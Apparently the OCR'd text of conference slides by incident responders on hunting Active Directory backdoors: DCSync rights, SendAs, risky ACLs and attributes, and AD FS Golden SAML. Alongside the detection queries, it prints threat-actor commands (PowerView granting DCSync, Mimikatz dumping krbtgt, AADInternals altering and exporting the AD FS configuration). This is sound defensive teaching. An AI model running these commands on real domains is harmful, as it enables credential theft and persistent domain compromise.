Hunting Backdoors in Active Directory Environment

Thirumalai Natarajan

Anurag Khanna

Thirumalai Natarajan - @Th1ruM

- Principal Consultant @ Mandiant
- Responding to Security Breaches
- Detection & Response Engineering
- Active Directory and Cloud Security
- Built & Managed Security Operations Center
- Speaker at Blackhat Asia, BSides SG, Virus Bulletin etc.

* The views presented here are my own and may or may not be similar to those of the organization I work or worked for.

Anurag Khanna - @khannaanurag

- Manager - Incident Response @ CrowdStrike
- Advising organizations in midst of Security Attacks
- GSE # 97, Community Instructor - SANS Institute
- Past speaker at Blackhat, RSA, BSides SG, SANS Summit etc.

* The views presented here are my own and may or may not be similar to those of the organization I work or worked for.

What will we talk about today?

- Hypothesis based on Threat Actor TTPs targeting Active Directory environment
- How Threat Actors maintain long term persistence in Active Directory
- Hunt and Detect Threat Actors Backdoors

Takeaway: Understand the AD attack surface and hunt for backdoors that Threat Actors use to maintain access to Active Directory.

Why talk about Active Directory?

- Widely adopted across enterprise
- Underlying fabric of IT environment
- Attractive target for Threat Actors
- Big attack surface
- Multiple opportunities for covert backdoors
- Long dwell time

Threat Actors target and abuse Active Directory. Defenders need to understand Active directory better.

Hunt Hypothesis

Threat actor (TA) created persistence by abusing **Active Directory Permissions** for a standard user.


DS Replication permissions

- Combination of two permissions:
  DS-Replication-Get-Changes
  DS-Replication-Get-Changes-All


- Allows a principal to remotely retrieve NT hashes via the MS-DRSR protocol for any security principal

Roles that (by default) have these permissions:

- Domain Controllers
- BUILTIN\Administrators (DCs)
- Domain Admins
- Enterprise Admins
- AD DS Connector account (eg. MSOL_)



DS Replication permissions




```
PS > . .\PowerView.ps1
PS > Add-ObjectAcl -TargetDistinguishedName
"dc=ThreatHunting,dc=dev" -PrincipalSamAccountName <username>
-Rights DCSync -Verbose
```

1. Configure DC Replication permission for standard user


```
PS > Import-module .\Invoke-mimikatz
PS > Invoke-Mimikatz -Command '"lsadump::dcsync
/user:domain\krbtgt"'
```

2. Retrieve the NT password hash of ANY user later

Threat Actor Workflow

Hunting for DS Replication permissions

Detection



Directory Service Access Event ID 4662 generated when DS Replication permission is added for a user

Hunting

```
PS> (Get-Acl "ad:\dc=threathunting,dc=dev").Access  |
where-object {$_.ObjectType -eq "1131f6aa-9c07-11d1-f79f-
00c04fc2dcd2" -or $_.objectType -eq "1131
f6ad-9c07-11d1-f79f-00c04fc2dcd2"} | Select-Object
IdentityReference, objectType
```

Hunt for users with DS Replication permission


```
1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 (DS-Replication-Get-Changes)
1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 (DS-Replication-Get-Changes-All)
```

DS Replication Rights-GUID


Send As permissions

- Send as Permission
  - Can be configured in Active Directory
  - Can be configured in Exchange Admin Center

- Allows a principal to send email as another user , without any evidence in the other user mailbox



Hunting for Send As permissions




```
PS> Get-ADObject -filter 'ObjectClass -eq "user"' |
ForEach-Object { $ObjectDN = $_
(Get-Acl "AD:\$($ObjectDN.DistinguishedName)").access |
Where-Object { $_.ObjectType -eq 'ab721a54-1e2f-11d0-9819-
00aa0040529b' -and $_.identityReference -ne 'NT
AUTHORITY\SELF' } }
```

Hunt for users with SendAS permission

```
ab721a54-1e2f-11d0-9819-00aa0040529b (SendAs)
```

SendAs Rights-GUID

Commonly Targeted AD Permissions

Permissions	Actions
GenericAll	Full Rights (Reset password/Add user to the group, Register SPN)
Generic Write	Validated writes on the object (Set Script path parameter for the user)
WriteDACL	Write new ACE on the Target objects DACL
WriteOwner	Change owner of the targeted group
User Force change password	Reset the object password without knowing the current one

Valuable AD Attributes

Attributes	Actions

ms-mcs-admpwd	Ability to read the LAPS Password on computer objects
	`PS> Import-module admpwd.ps`
	`PS> Find-AdmPwdExtendedRights -identity <OU> | % {$_.ExtendedRightHolders}`
	`([adsisearcher]'(&(msDS-KeyCredentialLink=*))').FindAll()`

msDS-KeyCredentialLink	Persistence using Public Private key pair `PS> ([adsisearcher]'(&(msDS-KeyCredentialLink=*))').FindAll()`


msDS-AllowedToActOnBehalfOfOtherIdentity	Configuration of RBCD to access critical servers like DCs
	`PS> Get-ADObject -filter {(msDS-AllowedToActOnBehalfOfOtherIdentity -like '*')}`
	`PS> Get-ADComputer <ServiceB> -properties * | FT Name,PrincipalsAllowedToDelegateToAccount`

Hunt Hypothesis


Threat actor (TA) added backdoor to maintain access to the AD FS Token Signing Certificate (TSC).

Federated authentication (AD FS)


You can federate your on-premises environment with Service Provider (SP) and use this federation for authentication and authorization.



Golden SAML Attack



Token Signing Certificate



To get token-signing certificate

- Obtain encrypted token-signing certificate
- Obtain the secret DKM value from Active Directory to decrypt the Token Signing Certificate

“The token signing certificate is considered the bedrock of security in regards to ADFS. If someone were to get hold of this certificate, they could easily impersonate your ADFS server.” - Microsoft

Who can access this information?

ADFS Service account SID

Local Administrators SID

```
</AuthorizationPolicy><AuthorizationPolicyReadOnly>
@RuleName = "Permit Service Account"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-3305960849-
1072668458-128284232-1108"])
 =&gt; issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");
@RuleName = "Permit Local Administrators"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value == "S-1-5-32-544"])
 =&gt; issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");
</AuthorizationPolicyReadOnly
```

ADFS Config file


```
PS C:\Users\Administrator> (get-acl -Path "AD:\CN=b3b6dc28-4089-4df8-8388-20389d6a5574,CN=175b6c99-4420-4de2-
a3d7-f61ce527f726,CN
=ADFS,CN=Microsoft,CN=Program Data,DC=threathunting,DC=dev").access | select
IdentityReference,ActiveDirectoryRights,AccessContro
lType | fl

IdentityReference     : THREATHUNTING\adfs1
ActiveDirectoryRights : CreateChild, Self, WriteProperty, DeleteTree, GenericRead, WriteOwner
AccessControlType     : Allow
```

ADFS service account & Domain privileged accounts

TA Configures Backdoor

```
PS> $authPolicy = Get-AADIntADFSPolicyStoreRules
PS> $config = Set-AADIntADFSPolicyStoreRules –AuthorizationPolicy $authPolicy.AuthorizationPolicy
PS> Set-AADIntADFSConfiguration -Configuration $config
```

Adding Authorization Policy - ReadOnly for All



Change DACL for the DKM

TA Triggers Backdoor

1. Extract AD FS Config File

```
PS > Export-AADIntADFSConfiguration -Hash <REDACTED> -
SID <Compromised Account SID> -Server
adfs.threathunting.dev > ADFSconfig.xml
```

2. Extract Configuration Key for DKM

```
PS > $key = (Get-ADObject -filter 'ObjectClass -eq
"Contact" -and name -ne "CryptoPolicy"' -SearchBase
